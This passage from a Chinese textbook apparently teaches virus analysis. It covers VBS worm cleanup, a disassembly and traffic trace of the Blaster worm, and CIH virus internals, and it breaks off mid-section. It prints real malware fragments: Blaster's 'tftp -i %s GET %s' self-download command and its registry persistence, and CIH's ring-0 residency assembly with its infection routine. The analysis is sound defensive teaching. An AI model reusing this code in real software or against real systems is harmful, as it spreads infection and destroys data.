(2) 删除前面提到的 9 个目录中的所有被感染文件、evade. gif、evade. jpg、Personal. xls，\Passwords. vbs。还有 Windows 和系统目录下的 5 个 vbs、1 个 vbe 文件。

(3) 查找被感染的 vbe、vbs 文件，编辑并删除文件后面的病毒代码。

(4) 对 Excel 和 Word 进行解毒，并且还要杀除已被感染文档中的病毒。

(5) 如果有 Mirc，还需修改 Script. ini 文件，删除后来添加的几个命令行。

上面有些步骤比较复杂，建议一般用户采用杀毒软件进行杀毒。

通过对 VBS 典型病毒“叛逃者”进行分析，可以知道网络病毒中 VBScript 病毒种类很多，但这些 VBS 病毒在传播途径、感染机制、破坏方式等方面都有一些共性，现分析如下：

(1) VBS 病毒的执行环境

顾名思义，VBS 病毒是用 VBScript 脚本语言编写的，因而，它的执行离不开 Windows Script Host(WSH，它使得用户可以在基本操作系统，即 Windows 95 或 Windows NT 4.0 上运行 VBScript 和 JScript)环境。如果系统中安装了 IE5，IE5 会默认安装 WSH(可以在系统中禁止该功能从而禁止某些 VBS 蠕虫的运行)。

还有的 VBS 病毒是通过含有宏的 DOC 文档创建的，当在 Word 中打开该文档时，其中包含的宏被执行，并创建 VBS 病毒。

(2) 传播途径及感染方式

VBS 病毒最普遍的传播途径是通过 Microsoft Outlook 发送邮件。它利用了 MAPI 的 Sendmail 函数来向 Outlook 地址簿中的邮件地址发送 E-mail。以邮件附件、HTML 格式邮件正文，隐藏在 HTML 格式页面的 Script 程序等方式。

通过 IRC 客户端软件 mIRC 或 PIRCH 进行传播。传播方式主要是通过修改 mIRC、PIRCH 安装路径中的 Script. ini 文件，使得被感染病毒用户连接到 IRC 通道时向同一通道中的其他用户发送 VBS 病毒。

网络中的文件感染，通常情况下，VBS 病毒会搜索本地及局域网中的具有特定扩展名的文件(如. vbs、. vbe、. js、. css、. jse、. sct 等)，并用 VBS 病毒代码覆盖文件达到感染的目的。

VBS 病毒在本地硬盘中安装病毒副本，然后修改注册表中某些注册键的值，如

```
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows\CURRENT VERSION\RUN
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows\CURRENT VERSION\RUNSERVICE
或\Windows\ win.ini 的 run = 和\Windows \system.ini 的 setup = 的值。
```

这样做，目的是每当启动 Windows 时都能够运行该病毒。

(3) VBS 病毒的危害

VBS 病毒的危害及造成的损失不尽相同，但总体来说可以归结为乱发邮件、覆盖文件、删除文件及目录、格式化硬盘、使键盘、鼠标失效等形式。

6.4 冲击波病毒特征分析

6.4.1 冲击波病毒特征简介

冲击波病毒利用 RPC 漏洞进行快速传播。病毒程序用 UPX 压缩，仅有 6KB。较小的体积是能让其在网络上快速传播的重要原因之一。

冲击波病毒攻击的端口是 TCP135、TCP4444 和 UDP69 端口。该病毒的攻击目标为 Windows Update，如果当前系统时间月份大于 8 月，或日期大于 15 号，该病毒会对"Windows update.com"网站实施 DoS 攻击。这样就有可能影响用户正常使用 Windows Update 修补系统。对于拥有局域网的企事业来讲，该病毒的直接结果是引发局域网瘫痪。

（1）添加如下注册表键值："Windows auto update"="msblast.exe"在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下，以使蠕虫可以开机自动运行；

（2）攻击病毒自我生成 IP 地址；

（3）攻击 RPC 服务默认端口，为传播自己做准备；

（4）监听 UDP 69 端口，当有服务请求，就发送 Msblast.exe 文件；

（5）发送命令到远程计算机（被攻击计算机），以使其连接被感染计算机（本地计算机）下载并运行该病毒；

（6）如果当前月份大于 8 月，或当前日期大于 15 号，对"Windows update.com"实施 DoS 攻击；

（7）该蠕虫包含有如下不会被显示的字符串：

```
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your software!!
```

6.4.2 病毒感染实例

（1）在服务器上安装 Windows 2000 Server，注意不要安装补丁程序，以模拟实验环境保证病毒可以入侵。

（2）在 Windows 2000 Server 服务器上单击带有冲击波病毒的邮件附件。

（3）系统会定时重新启动或提示 RPC 错误，许多网页无法打开。

6.4.3 病毒样本反汇编分析

取回样本后查看 MSBlast.exe，字节数为 6176 字节。利用 Winhex 查看 MSBlast.exe 十六进制，发现十六进制中包含 UPX 字符，从经验可以断定是利用 UPX 压缩，但还是利用 Language 进行识别，判定的确为 UPX 加壳之后，利用 UPXShell 将 MSBlast.exe 进行脱壳之后字节数为 11 296 字节。

利用 W32dsm 打开已脱壳的 MSBlast.exe，可以从中分析病毒 PE 文件具体信息。

```
反汇编 MSBlast.exe
Disassembly of File: msblast.exe  * 反汇编文件名称: msblast.exe
```

```
Code Offset = 00000400,Code Size = 00001458 * 代码偏移量: 00000400,代码大小 = 00001458
Data Offset = 00001A00,Data Size = 0000088C * 数据偏移量: 00001A00,数据大小 = 0000088C
Number of Objects = 0004 (dec),Imagebase = 00400000h
* 对象共计 = 0004 (dec),基地址 = 00400000h
Object01: .text RVA: 00001000 Offset: 00000400 Size: 00001458 Flags: 60000020
Object02: .bss RVA: 00003000 Offset: 00000000 Size: 00000000 Flags: C0000080
Object03: .data RVA: 00004000 Offset: 00001A00 Size: 0000088C Flags: C0000040
Object04: .idata RVA: 00005000 Offset: 00002400 Size: 000006C0 Flags: C0000060
* Object01: .text 相对虚拟地址: 00001000 偏移量: 00000400 大小: 00001458 标记位: 60000020
* Object02: .bss 相对虚拟地址: 00003000 偏移量: 00000000 大小: 00000000 标记位: C0000080
* Object03: .data 相对虚拟地址: 00004000 偏移量: 00001A00 大小: 0000088C 标记位: C0000040
* Object04: .idata 相对虚拟地址: 00005000 偏移量: 00002400 大小: 000006C0 标记位: C0000060
* 文中含有 * 为解释部分仅供参考.
```

可以从以上的数据中获取病毒在内存中执行的数据,该病毒 PE 文件共分为 4 个区块,分别为 text、bss、data、idata.脱壳后的病毒的入口点则为 11CBh.

MSBlast.exe 病毒共调用 5 个 DLL 模块,53 个 Win32 API 函数.5 个 DLL 模块分别为 KERNEL32.DLL、ADVAPI32.DLL、CRTDLL.DLL、WININET.DLL、WS2_32.DLL,53 个 Win32 API 函数请参照以下反汇编数据.

```
+++++++++++++++++++ IMPORTED FUNCTIONS ++++++++++++++++++
Number of Imported Modules = 5 (decimal)
Import Module 001: KERNEL32.DLL
Import Module 002: ADVAPI32.DLL
Import Module 003: CRTDLL.DLL
Import Module 004: WININET.DLL
Import Module 005: WS2_32.DLL
+++++++++++++++++++ IMPORT MODULE DETAILS +++++++++++++++
Import Module 001: KERNEL32.DLL
    Addr: 000053E8 hint(0000) Name: ExitProcess
    Addr: 000053F8 hint(0000) Name: ExitThread
    Addr: 00005408 hint(0000) Name: GetCommandLineA
    Addr: 0000541C hint(0000) Name: GetDateFormatA
    Addr: 00005430 hint(0000) Name: GetLastError
    Addr: 00005440 hint(0000) Name: GetModuleFileNameA
    Addr: 00005458 hint(0000) Name: GetModuleHandleA
    Addr: 0000546C hint(0000) Name: CloseHandle
    Addr: 0000547C hint(0000) Name: GetTickCount
    Addr: 0000548C hint(0000) Name: RtlUnwind
    Addr: 00005498 hint(0000) Name: CreateMutexA
    Addr: 000054A8 hint(0000) Name: Sleep
    Addr: 000054B0 hint(0000) Name: TerminateThread
    Addr: 000054C4 hint(0000) Name: CreateThread
Import Module 002: ADVAPI32.DLL
    Addr: 000054D4 hint(0000) Name: RegCloseKey
    Addr: 000054E4 hint(0000) Name: RegCreateKeyExA
    Addr: 000054F8 hint(0000) Name: RegSetValueExA
Import Module 003: CRTDLL.DLL
    Addr: 0000550C hint(0000) Name: __GetMainArgs
    Addr: 0000551C hint(0000) Name: atoi
    Addr: 00005524 hint(0000) Name: exit
    Addr: 0000552C hint(0000) Name: fclose
    Addr: 00005538 hint(0000) Name: fopen
    Addr: 00005540 hint(0000) Name: fread
```

```
    Addr: 00005548 hint(0000) Name: memcpy
    Addr: 00005554 hint(0000) Name: memset
    Addr: 00005560 hint(0000) Name: raise
    Addr: 00005568 hint(0000) Name: rand
    Addr: 00005570 hint(0000) Name: signal
    Addr: 0000557C hint(0000) Name: sprintf
    Addr: 00005588 hint(0000) Name: srand
    Addr: 00005590 hint(0000) Name: strchr
    Addr: 0000559C hint(0000) Name: strtok
Import Module 004: WININET.DLL
Addr: 000053CC hint(0000) Name: InternetGetConnectedState
Import Module 005: WS2_32.DLL
    Addr: 000052C0 hint(0000) Name: htons
    Addr: 000052C8 hint(0000) Name: ioctlsocket
    Addr: 000052D8 hint(0000) Name: inet_addr
    Addr: 000052E4 hint(0000) Name: inet_ntoa
    Addr: 000052F0 hint(0000) Name: recvfrom
    Addr: 000052FC hint(0000) Name: select
    Addr: 00005308 hint(0000) Name: send
    Addr: 00005310 hint(0000) Name: sendto
    Addr: 0000531C hint(0000) Name: setsockopt
    Addr: 0000532C hint(0000) Name: socket
    Addr: 00005338 hint(0000) Name: gethostbyname
    Addr: 00005348 hint(0000) Name: bind
    Addr: 00005350 hint(0000) Name: gethostname
    Addr: 00005360 hint(0000) Name: closesocket
    Addr: 00005370 hint(0000) Name: WSAStartup
    Addr: 00005380 hint(0000) Name: WSACleanup
    Addr: 00005390 hint(0000) Name: connect
    Addr: 0000539C hint(0000) Name: getpeername
    Addr: 000053AC hint(0000) Name: getsockname
    Addr: 000053BC hint(0000) Name: WSASocketA
++++++++++++++++++ EXPORTED FUNCTIONS ++++++++++++++++++
Number of Exported Functions = 0000 (decimal)
```

看完以上 Win32 API 函数，可以明白病毒调用哪些 API 函数，(如要不太熟 API 函数可以参阅 MSDN 获取更详细的资料)。了解 API 函数针对病毒每个动作就会非常熟悉。

以上的分析为反汇编分析，而以下部分是利用 Winhex 查看病毒十六进制。

```
******************************************************************************
49 20 6A 75 73 74 20 77 61 6E 74 20 74 6F 20 73 61 79 20 4C 4F 56 45 20 59 4F 55 20 53 41 4E 21 21
00 62 69 6C 6C 79 20 67 61 74 65 73 20 77 68 79 20 64 6F 20 79 6F 75 20 6D 61 6B 65 20 74 68 69 73
20 70 6F 73 73 69 62 6C 65 20 3F 20 53 74 6F 70 20 6D 61 6B 69 6E 67 20 6D 6F 6E 65 79 20 61 6E 64
20 66 69 78 20 79 6F 75 72 20 73 6F 66 74 77 61 72 65 21 21 00
* 利用 Winhex 查看十六进制，发现偏移为 00001A40 的十六进制的 ASCII 转换为明文为：
I just want to say LOVE YOU SAN !! billy gates why do you make this possible ? Stop making money
and fix your software !!
******************************************************************************
77 69 6E 64 6F 77 73 75 70 64 61 74 65 2E 63 6F 6D
* 利用 Winhex 查看十六进制，发现偏移为 000021E0 的十六进制的 ASCII 转换为明文为：
Windows update.com
```

```
*****************************************************************************
73 74 61 72 74 20 25 73 0A 00 74 66 74 70 20 2D 69 20 25 73 20 47 45 54 20 25 73
*利用 Winhex 查看十六进制.发现偏移为 00002200 的十六进制,其中%s 为变量.ASCII 转换为明
文为:
start %s tftp -i %s GET %s
*****************************************************************************
77 69 6E 64 6F 77 73 20 61 75 74 6F 20 75 70 64 61 74 65 00 53 4F 46 54 57 41 52 45 5C 4D 69 63 72
6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73 5C 43 75 72 72 65 6E 74 56 65 72 73 69 6F 6E 5C 52 75 6E
*利用 Winhex 查看十六进制.发现偏移为 00002250 的十六进制的 ASCII 转换为明文为:
Windows auto update SOFTWARE\Microsoft\Windows\CurrentVersion\Run
*****************************************************************************
```

6.4.4 病毒跟踪

运行 MSBlast.exe 病毒之后,利用 Regshot 监视注册表发现新增 1 处键值,键值为 MSBlast.exe。在运行的时候将 MSBlast.exe 放在 C 盘目录下,然后写键值仍为 MSBlast.exe,下次开机 MSBlast.exe 则不会自动运行。说明作者编写病毒时候键值并不是写入 exe 当前文件路径,而是指向 System32 目录下。在测试过程中是这样的情况。而被感染病毒之后,MSBlast.exe 文件都复制到对方的 System32 目录下,每次开机都会运行。

```
*****************************************************************************
增加值: 1
----------------------------------
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows auto update: 6D 73
62 6C 61 73 74 2E 65 78 65 00 49 20 6A 75 73 74 20 77 61 6E 74 20 74 6F 20 73 61 79 20 4C 4F 56 45
20 59 4F 55 20 53 41 4E 21 21 00 62 69 6C 6C
***************************************************************************** 运行
```

病毒创建 Mutex 内核对象,病毒软件随机打开本地端口开始向外部 IP 发出 20 个 SYN 扫描连接,目标主机 IP 地址由病毒程序随机产生。

```
*****************************************************************************
TCP 192.168.0.23: 4608 27.185.154.157: 135 SYN_SENT
TCP 192.168.0.23: 4609 27.185.154.158: 135 SYN_SENT
TCP 192.168.0.23: 4610 27.185.154.159: 135 SYN_SENT
TCP 192.168.0.23: 4611 27.185.154.160: 135 SYN_SENT
TCP 192.168.0.23: 4612 27.185.154.161: 135 SYN_SENT
TCP 192.168.0.23: 4613 27.185.154.162: 135 SYN_SENT
TCP 192.168.0.23: 4614 27.185.154.163: 135 SYN_SENT
TCP 192.168.0.23: 4615 27.185.154.164: 135 SYN_SENT
TCP 192.168.0.23: 4616 27.185.154.165: 135 SYN_SENT
TCP 192.168.0.23: 4617 27.185.154.166: 135 SYN_SENT
TCP 192.168.0.23: 4618 27.185.154.167: 135 SYN_SENT
TCP 192.168.0.23: 4619 27.185.154.168: 135 SYN_SENT
TCP 192.168.0.23: 4620 27.185.154.169: 135 SYN_SENT
TCP 192.168.0.23: 4621 27.185.154.170: 135 SYN_SENT
TCP 192.168.0.23: 4622 27.185.154.171: 135 SYN_SENT
TCP 192.168.0.23: 4623 27.185.154.172: 135 SYN_SENT
TCP 192.168.0.23: 4624 27.185.154.173: 135 SYN_SENT
TCP 192.168.0.23: 4625 27.185.154.174: 135 SYN_SENT
```

```
TCP 192.168.0.23: 4626 27.185.154.175: 135 SYN_SENT
TCP 192.168.0.23: 4627 27.185.154.176: 135 SYN_SENT
******************************************************************************
```

病毒反汇编代码中有一段代码是：tftp -i %s GET %s，此段代码用来下载病毒。默认情况下 TFTP 服务器开启的端口为 UDP 69，如果病毒程序溢出目标主机成功之后会绑定目标主机一个 4444 的端口，然后发送下载消息，目标主机通过 TFTP 下载病毒再运行病毒。反复循环导致更多的计算机受到感染。攻击失败之后 RPC 服务会停止，文件复制粘贴功能失效，COM+属性页无法显示。也有可能会造成 Svchost.exe 进程被关闭，导致计算机重新启动。

6.4.5 深入分析

1. 利用 W32dsm 反汇编脱壳后的 MSBlast.exe，阅读其汇编代码，发现汇编代码中包含病毒写入注册表键值的动作。

```
******************************************************************************
* Referenced by a CALL at Address:
|: 004022B0
|
: 00401250 55 push ebp
: 00401251 89E5 mov ebp,esp
: 00401253 81ECAC030000 sub esp,000003AC
: 00401259 56 push esi
: 0040125A 57 push edi
: 0040125B 31F6 xor esi,esi
: 0040125D 6A00 push 00000000
: 0040125F 8D45F8 lea eax,dword ptr [ebp-08]
: 00401262 50 push eax
: 00401263 6A00 push 00000000
: 00401265 683F000F00 push 000F003F
: 0040126A 6A00 push 00000000
: 0040126C 6A00 push 00000000
: 0040126E 6A00 push 00000000
* Possible StringData Ref from Data Obj →"SOFTWARE\Microsoft\Windows\CurrentVersion\Run" //
写入自启动项
|
: 00401270 685D484000 push 0040485D
: 00401275 6802000080 push 80000002
* Reference To: ADVAPI32.RegCreateKeyExA, Ord: 0000h          //打开注册表主目录
|
: 0040127A E80D110000 Call 0040238C
: 0040127F 6A32 push 00000032
* Possible StringData Ref from Data Obj →"msblast.exe"          //键值数据
|
: 00401281 683C404000 push 0040403C
: 00401286 6A01 push 00000001
: 00401288 6A00 push 00000000
* Possible StringData Ref from Data Obj →"Windows auto update"   //键值名称
```

```
|
: 0040128A 6849484000 push 00404849
: 0040128F FF75F8 push [ebp-08]
* Reference To: ADVAPI32.RegSetValueExA,Ord: 0000h            //写注册表项
|
: 00401292 E801110000 Call 00402398
: 00401297 FF75F8 push [ebp-08]
* Reference To: ADVAPI32.RegCloseKey,Ord: 0000h               //关闭注册表
|
: 0040129A E8E1100000 Call 00402380
```

2. 病毒向目标主机发动溢出攻击的反汇编代码,因汇编代码较多不能全部列出。

```
* Reference To: WS2_32.sendto,Ord: 0000h                      //发送
|
: 004016AC E8FB0A0000 Call 004021AC
: 004016B1 83F801 cmp eax,00000001
: 004016B4 7C22 jl 004016D8
: 004016B6 6884030000 push 00000384
…
* Reference To: WS2_32.send,Ord: 0000h                        //发送
|
: 00401B6D E82E060000 Call 004021A0
: 00401B72 83F8FF cmp eax,FFFFFFFF
: 00401B75 0F84C0020000 je 00401E3B
: 00401B7B 6A00 push 00000000
: 00401B7D FFB5FCEFFFFF push dword ptr [ebp + FFFFEFFC]
: 00401B83 8D8500F0FFFF lea eax,dword ptr [ebp + FFFFF000]
: 00401B89 50 push eax
: 00401B8A FF7508 push [ebp + 08]
* Reference To: WS2_32.send,Ord: 0000h //发送
|
: 00401B8D E80E060000 Call 004021A0
: 00401B92 83F8FF cmp eax,FFFFFFFF
: 00401B95 0F84A0020000 je 00401E3B
: 00401B9B FF7508 push [ebp + 08]
…
* Reference To: WS2_32.send,Ord: 0000h                        //发送
|
: 00401D21 E87A040000 Call 004021A0
: 00401D26 83F801 cmp eax,00000001
: 00401D29 0F8CBC000000 jl 00401DEB
: 00401D2F 68E8030000 push 000003E8
…
* Reference To: WS2_32.send,Ord: 0000h                        //发送
|
: 004021A0 FF25E0514000 Jmp dword ptr [004051E0]
: 004021A6 90 nop
: 004021A7 90 nop
: 004021A8 00000000 BYTE 4 DUP(0)
…
```

```
* Reference To: KERNEL32.CreateMutexA,Ord: 0000h                //创建 Mutex 内核对象
|
: 00402350 FF2554524000 Jmp dword ptr [00405254]
: 00402356 90 nop
: 00402357 90 nop
: 00402358 00000000 BYTE 4 DUP(0)
```

* 因病毒利用多线程技术,反汇编代码中包含较多 Send 代码,不能全部列出。但 Call 地址全部是 004021A0。

3. 病毒如果溢出成功将向目标主机 TCP/4444 端口发送下载病毒自身的消息,本机开启 UDP/69 端口提供 TFTP 服务。用来感染更多的计算机。

```
* Possible StringData Ref from Data Obj →"%i.%i.%i.%i" //目标主机 IP 地址
|
: 00401803 682B484000 push 0040482B
: 00401808 6800304000 push 00403000
…
* Possible StringData Ref from Data Obj →"msblast.exe" //程序文件名称
|
: 00401CE3 683C404000 push 0040403C
: 00401CE8 6800304000 push 00403000
* Possible StringData Ref from Data Obj →"tftp -i %s GET %s //发送消息下载病毒
"
|
: 00401CED 680C484000 push 0040480C
: 00401CF2 8D85FCEDFFFF lea eax,dword ptr [ebp+FFFFEDFC]
: 00401CF8 50 push eax
```

4. 从汇编代码中分析病毒判断系统日期是否为 16 日,就会向微软 Windows update.com 发动 DDoS 攻击。

```
* Reference To: KERNEL32.GetDateFormatA,Ord: 0000h //枚取时间格式
|
: 00401510 E8E70D0000 Call 004022FC
: 00401515 6A03 push 00000003
: 00401517 8D45F0 lea eax,dword ptr [ebp-10]
: 0040151A 50 push eax
* Possible StringData Ref from Data Obj →"Md."
|
: 0040151B 683A484000 push 0040483A
: 00401520 6A00 push 00000000
: 00401522 6A00 push 00000000
: 00401524 6809040000 push 00000409
* Reference To: KERNEL32.GetDateFormatA,Ord: 0000h //枚取时间格式
|
: 00401529 E8CE0D0000 Call 004022FC
: 0040152E 8D45F4 lea eax,dword ptr [ebp-0C]
: 00401531 50 push eax
…
* Reference To: KERNEL32.GetDateFormatA,Ord: 0000h //枚取时间格式
```

```
|
: 004022FC FF2538524000 Jmp dword ptr [00405238]
: 00402302 90 nop
: 00402303 90 nop
: 00402304 00000000 BYTE 4 DUP(0)
…
* Reference To: WININET.InternetGetConnectedState,Ord: 0000h // Windows update.com
|
: 0040131B E8280F0000 Call 00402248
: 00401320 09C0 or eax,eax
: 00401322 750C jne 00401330
: 00401324 68204E0000 push 00004E20
…
* Referenced by a CALL at Address:
|: 0040131B
|
* Reference To: WININET.InternetGetConnectedState,Ord: 0000h
|
: 00402248 FF2520524000 Jmp dword ptr [00405220]
: 0040224E 90 nop
: 0040224F 90 nop
: 00402250 00000000 BYTE 4 DUP(0)
…
* Reference To: WS2_32.connect,Ord: 0000h
|
: 0040183B E8D8090000 Call 00402218
: 00401840 47 inc edi
: 00401841 83FF14 cmp edi,00000014
: 00401844 7CA0 jl 004017E6
: 00401846 6808070000 push 00000708
…
* Reference To: WS2_32.connect,Ord: 0000h
|
: 00402218 FF2508524000 Jmp dword ptr [00405208]
: 0040221E 90 nop
: 0040221F 90 nop
: 00402220 00000000 BYTE 4 DUP(0)
```

6.5 单机 CIH 病毒特征分析

CIH 病毒属文件型病毒，其别名有 Win95.CIH、Spacefiller、Win32.CIH、PE_CIH，它主要感染 Windows 95/98 下的可执行文件(PE 格式，Portable Executable Format)，目前的版本不感染 DOS 以及 WIN 3.X(NE 格式，Windows and OS/2 Windows 3.1 execution File Format)下的可执行文件，并且在 Windows NT 或 Windows 2000 中无效。其发展过程经历了 v1.0、v1.1、v1.2、v1.3、v1.4 总共 5 个版本，目前最流行的是 v1.2 版本。

本次实验将结合病毒代码对 CIH 病毒进行剖析。因为 CIH 病毒可能会改写主板 BIOS，造成无可挽回的损失，所以病毒的安装由教师实施，而学生必须分析与理解病毒

特征。

1. 病毒的危害及传染途径

病毒的危害主要表现于病毒发作后，硬盘数据全部丢失，甚至主板上的 BIOS 中的原内容被彻底破坏，主机无法启动。只有更换 BIOS，或是向固定在主板上的 BIOS 中重新写入原来版本的程序，才能解决问题。

该病毒是通过文件进行传播。计算机开机以后，如果运行了带病毒的文件，其病毒就驻留在 Windows 的系统内存中。此后，只要运行了 PE 格式的. exe 文件，这些文件就会感染上该病毒。

2. 病毒的运行机制

CIHv 只有 1000 多个字节。它不但绕过了微软提供的应用程序界面，还绕过了 ActiveX、C++ 甚至 C，使用汇编，利用 VxD（虚拟设备驱动程序）接口编程，直接进入 Windows 内核。它没有改变宿主文件的大小，而是采用了一种新的文件感染机制即碎洞攻击（Fragmented Cavity Attack），将病毒化整为零，拆分成若干块，插入宿主文件中；它利用目前许多 BIOS 芯片开放了可重写的特性，向计算机主板的 BIOS 端口写入乱码，开创了病毒直接进攻计算机主板芯片的先例。

3. CIH 病毒的驻留（初始化）

CIH 病毒是通过 Windows 9x 的异常处理机制进入系统。在应用程序下故意产生一个异常，并修改 IDT 表中的处理程序地址，使其指向病毒代码，再显式进入此异常（主要为直接调用 INT 3 中断）。就可以申请系统共享内存将病毒驻留。当运行带有该病毒的. exe 时，由于该病毒修改了该文件程序的入口地址（Address of EntryPoint），调入内存执行病毒的驻留程序。

在 Windows 9x 中，应用程序在内存都是在 4MB～2GB 内，开始地址为 0x400000 基地址再加上相对地址 RVA 即为程序开始地址。

CIH 首先执行的是：

```
55 push ebp
8d4424f8 lea eax,[esp-8]
3308 xor ebx,ebx
648703 xchg eax,fs:[ebx]
```

将这些数值作为特征码搜索即可查出 CIH 病毒。

有关驻留程序长度为 184 字节，其驻留主要过程如下。

(1) 用 SIDT 指令取得 IDT base address（中断描述符表基地址），然后把 IDT 的 INT 3 的入口地址改为指向 CIH 自己的 INT 3 程序入口部分。

(2) 执行 INT 3 指令，进入 CIH 自身的 INT 3 入口程序，这样，CIH 病毒就可以获得 Windows 最高级别的权限（Ring 0 级），可在 Windows 的内核执行各种操作（如终止系统运行，直接对内存读写、截获各种中断、控制 I/O 端口等，这些操作在应用程序层 Ring 3 级是受到严格限制的）。病毒在这段程序中首先检查调试寄存器 DR0 的值是否为 0，用以判断先前是否有 CIH 病毒已经驻留。

(3) 如果 DR0 的值不为 0，则表示 CIH 病毒程序已驻留，病毒程序恢复原先的 INT 3 入口，然后正常退出 INT 3，跳到过程(9)。

(4) 如果 DR0 值为 0,则 CIH 病毒将尝试进行驻留。首先将当前 EBX 寄存器的值赋给 DR0 寄存器,以生成驻留标记,然后调用 INT 20 中断,使用 VxD call Page Allocate 系统调用,请求系统分配 2 个 PAGE 大小的 Windows 系统内存(system memory),Windows 系统内存地址范围为 C0000000h～FFFFFFFFh,它是用来存放所有的虚拟驱动程序的内存区域,如果程序想长期驻留在内存中,则必须申请到此区段内的内存。

(5) 如果内存申请成功,则从被感染文件中将原先分成多块的病毒代码收集起来,并进行组合后放到申请到的内存空间中。

(6) 再次调用 INT 3 中断进入 CIH 病毒体的 INT 3 入口程序,调用 INT 20 来完成调用一个 IFSMgr_InstallFileSystemApiHook 的子程序,在 Windows 内核中文件系统处理函数中挂接钩子,以截取文件调用的操作,这样一旦系统出现要求开启文件的调用,则 CIH 病毒的传染部分程序就会在第一时间截获此文件。

(7) 将同时获取的 Windows 默认的 IFSMgr_Ring0_FileIO(核心文件输入/输出)服务程序的入口地址保留在 DR0 寄存器中,以便于 CIH 病毒调用。

(8) 恢复原先的 IDT 中断表中的 INT 3 入口,退出 INT 3。

(9) 根据病毒程序内隐藏的原文件的正常入口地址,跳到原文件正常入口,执行正常程序。

驻留程序代码如下:

```
00401000 push ebp; 病毒代码入口(Ring 3 级)
lea eax,[esp-08]; [esp-08] = 当前代码段
xor ebx,ebx; 段寄存器 FS: [0]处是当前堆栈
xchg eax,fs: [ebx]
call 0040100f
0040100f pop ebx
lea ecx,[ebx+42]
push ecx
push eax
push eax
sidt fword ptr [esp-2]
pop ebx
add ebx,1c
cli
mov ebp,[ebx]
mov bp,[bx-4]
lea esi,[ecx+12]
push esi
mov [ebx-4],si
shr esi,10h
mov [ebx+2],si
pop esi
int 3
push esi
mov esi,eax
0040103a mov ecx,[eax-4]
repz movsb
sub eax,8
```

```
mov esi,[eax]
or esi,esi
jz 0040104a
jmp 0040103a
0040104a pop esi
int 3
sti
xor ebx,ebx
jmp 00401058
00401051 xor ebx,ebx
mov eax,fs: [ebx]
mov esp,[eax]
00401058 pop dword ptr fs: [ebx]
pop eax
pop ebp
push
ret
jz 004010097
mov ecx,dr0
jecxz 0040107a
add dword ptr [esp],15h
0040106e mov [ebx - 4],bp
shr ebp,10h
mov [ebx + 2],bp
iretd
0040107a mov dr0,ebx
push 0f
push ecx
push ff
push ecx
push ecx
push ecx
push 1
push 2
int 20h; 调用 VxD 服务,分配页面
add esp,20h
xchg eax,edi
lea eax,[esi - 63]
iretd
00401097 lea [edi - 309]
push eax
int 20h; 调用 VxD 服务,安装中断钩子.
mov dr0,eax
pop eax
mov ecx,[esp + 3d]
mov edx,[ecx]
mov [eax - 4],edx
lea eax,[eax - 2a]
mov [ecx],eax
cli
jmp 0040106e
```

4. 病毒的感染

CIH 病毒的传染部分实际上是病毒在驻留内存过程中调用 Windows 内核底层函数 IFSMgr_InstallFileSystemApiHook 挂接钩子时指针指示的那段程序。这段程序共 586 字节,感染过程如下:

(1) 文件的截获

每当系统出现要求开启文件的调用时,驻留内存的 CIH 病毒就截获该文件。病毒调用 INT 20 的 VxD call UniToBCSPath 系统功能调用取回该文件名和路径。

(2) EXE 文件的判断

对该文件名进行分析,若文件扩展名不为".exe",不传染,离开病毒程序,跳回到 Windows 内核的正常文件处理程序上。

(3) PE 格式.exe 判别

PE 格式文件由文件头和代码区(.text Section)、数据区(.data Section)、只读数据区(.rdata Section)、资源信息区(.rsrc Section)等文件实体部分组成。其中文件头又由 MS-DOS MZ 头、MS-DOS 实模式短程序、PE 文件标识(Signature)、PE 文件头、PE 文件可选头以及各个 Sections 头组成。CIH 病毒感染的就是 PE 格式的可执行文件。

当病毒确认该文件是.exe 文件后,打开该文件,取出该文件的 PE 文件标识符(Signature),进行分析,若 Signature="00455000"(00PE00),则表明该文件是 PE 格式的可执行文件,且尚未感染,跳到过程(4),对其感染;否则,认为是已感染的 PE 格式文件或该文件是其他格式的可执行文件,如 MS-DOS 或 Windows 3.X NE 格式,不进行感染,而直接跳到病毒发作模块上执行。

(4) 病毒首块的寄生计算

CIH 病毒利用了 PE 格式文件的文件头和各个区都可能存在自由空间碎片这一特性,将病毒程序拆成若干不等的块,见缝插针,插到感染文件的不同区内。CIH 病毒的首块程序是插在 PE 文件头的自由空间内的。病毒首先从文件的第 134 字节处读入 82 个字节,这 82 个字节包含了该文件的程序入口地址,文件的分区数,第一个 Section Header 首地址以及整个文件头大小(Size of Headers=MS header+PE file header+PE optional header+PE section headers+自由空间)等参数。

(5) 病毒其余块的寄生计算

剩余的病毒代码是分块依次插入到各 Section 中的自由空间里的。

要确定该区是否有自由空间,可通过查看 Section Header 中的参数确定。Section Headers 区域是紧跟在 PE Optional Header 区域后面。每个 Section Header 共占 40 个字节,由 Name(区名)、VirtSize(本已使用大小)、RVA(本区的虚拟地址)、PhysSize(区物理大小)、Phys off(本区在文件中的偏移量)和 Flags(标志)组成。其结构如下:

```
typedef struct _IMAGE_SECTION_HEADER {
UCHAR Name[8];
ULONG VirtSize;
ULONG RVA;
ULONG PhysSize;
ULONG Pyus off;
ULONG PointerToRelocations;
```

```
ULONG PointerToLinenumbers;
USHORT NumberOfRelocations;
USHORT NumberOfLinenumbers;
ULONG Flags;
} IMAGE_SECTION_HEADER
```

病毒将整个 Section Headers 读入内存，取第一个 Section Header，计算出该 Section 的自由空间(PhysSize－VirtSize)，以确定可存放到该区的病毒块字节数；计算出病毒块在该区的物理存放位置(Physoff＋VirtSize)；计算出病毒块在该文件的逻辑存放位置(VirtSize＋RVA＋ImageBase)；修改 VirtSize(该块病毒长度＋原 VirtSize)；修改 Flags，置该区为已初始化数据区和可读标志；将该区的病毒块长度和逻辑指针参数写入病毒链表指针区相应区域；求出病毒剩余长度，并取下一个 Section Header。反复前面的操作，直到病毒全部放入为止。

(6) 写入病毒

病毒程序在前面只是计算出了病毒的分块、长度和插入到文件的位置等参数，将这些参数用 PUSH 指令压入栈中。在计算完所有病毒存放位置后，才从栈中 POP 出进行写盘操作。

病毒读入文件和写入文件都是通过调用系统内核的 IFSMgr_Ring0_FileIO 的读(EAX＝0000D600)和写(EAX＝0000D601)功能实现的。

5. 病毒的发作

(1) 病毒发作条件判断

